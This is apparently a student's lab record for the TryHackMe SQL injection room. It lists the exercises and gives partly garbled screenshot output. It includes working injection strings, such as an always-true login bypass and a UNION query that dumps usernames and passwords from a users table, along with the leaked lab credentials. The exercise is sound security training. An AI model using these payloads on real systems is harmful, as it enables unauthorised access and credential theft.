Ex. No.:04   **Date:**

SQL INJECTION LAB

Aim:

      To do perform SQL Injection Lab in TryHackMe platform to exploit various vulnerabilities.

Algorithm:

1. Access the SQL Injection Lab in TryHackMe platform using the link-
   https://tryhackme.com/r/room/sqlilab

2. Click Start AttackBox to run the instance of Kalilinux distribution.

3. Perform SQL injection attacks on the following-

   a) Input Box Non-String

   b) Input Box String

   c) URL Injection

   d) POST Injection

   e) UPDATE Statement

4. Perform broken authentication of login forms with blind SQL injection to extract admin
   password

5. Perform UNION-based SQL injection and exploit the vulnerable book search function to
   retrieve the flag

Output:

## SQL Injection 1: Input Box Non-String

Log in

'a' or 1=1 --

●

Log in

Profile Logout   SQL Injection 1: Input Box Non-String

Francois's Profile

Flag	THM{ }
Employee ID	10
Salary	R250
Passport Number	8605255014084
Nick Name	

Log in

a' or 1=1 --

●

Log in

Profile Logout   SQL Injection 2: Input Box String

Francois's Profile

Flag	THM{ }
Employee ID	10
Salary	R250
Passport Number	8605255014084
Nick Name	
E-mail	

SQL Injection 3: URL Injection

The account information you provided does not exist!

Log in

ProfileID

Password

Log in

Profile   Logout   SQL Injection 4: POST Injection

Francois's Profile

Flag   THM{   }
Employee ID   10
Salary   R250
Passport Number   8605255014084
Nick Name
E-mail

SQL Injection 5: UPDATE Statement

Log in

10

●●●●

Log in

Home Edit Profile Logout   SQL Injection 5: UPDATE Statement

Francois's Profile

Employee ID   10
Salary   R250
Passport Number   8605255014084
Nick Name
E-mail

Login   Broken Authentication : Blind Injection   [Main Menu]

Invalid username or password.

Log in

Username

Password

Log in

Create an Account

Department of Computer Science and Engineering (Cyber Security)/CR23331

```
' union select '-1''union select
1,group_concat(username),group_concat(password),4 from users-- -
```

Profile   Logout   Book Title 2   Logged in as

' union select '-1''union select 1,group_concat(username),group_concat(password),4 from users-- -

Title: admin,dev,amanda,maja,emil,sam2
THM{█████████████████████},asd,Summer2019!,345m3io4hj3,viking123,asd
Author: 4

Result: Thus, the various exploits were performed using SQL Injection Attack.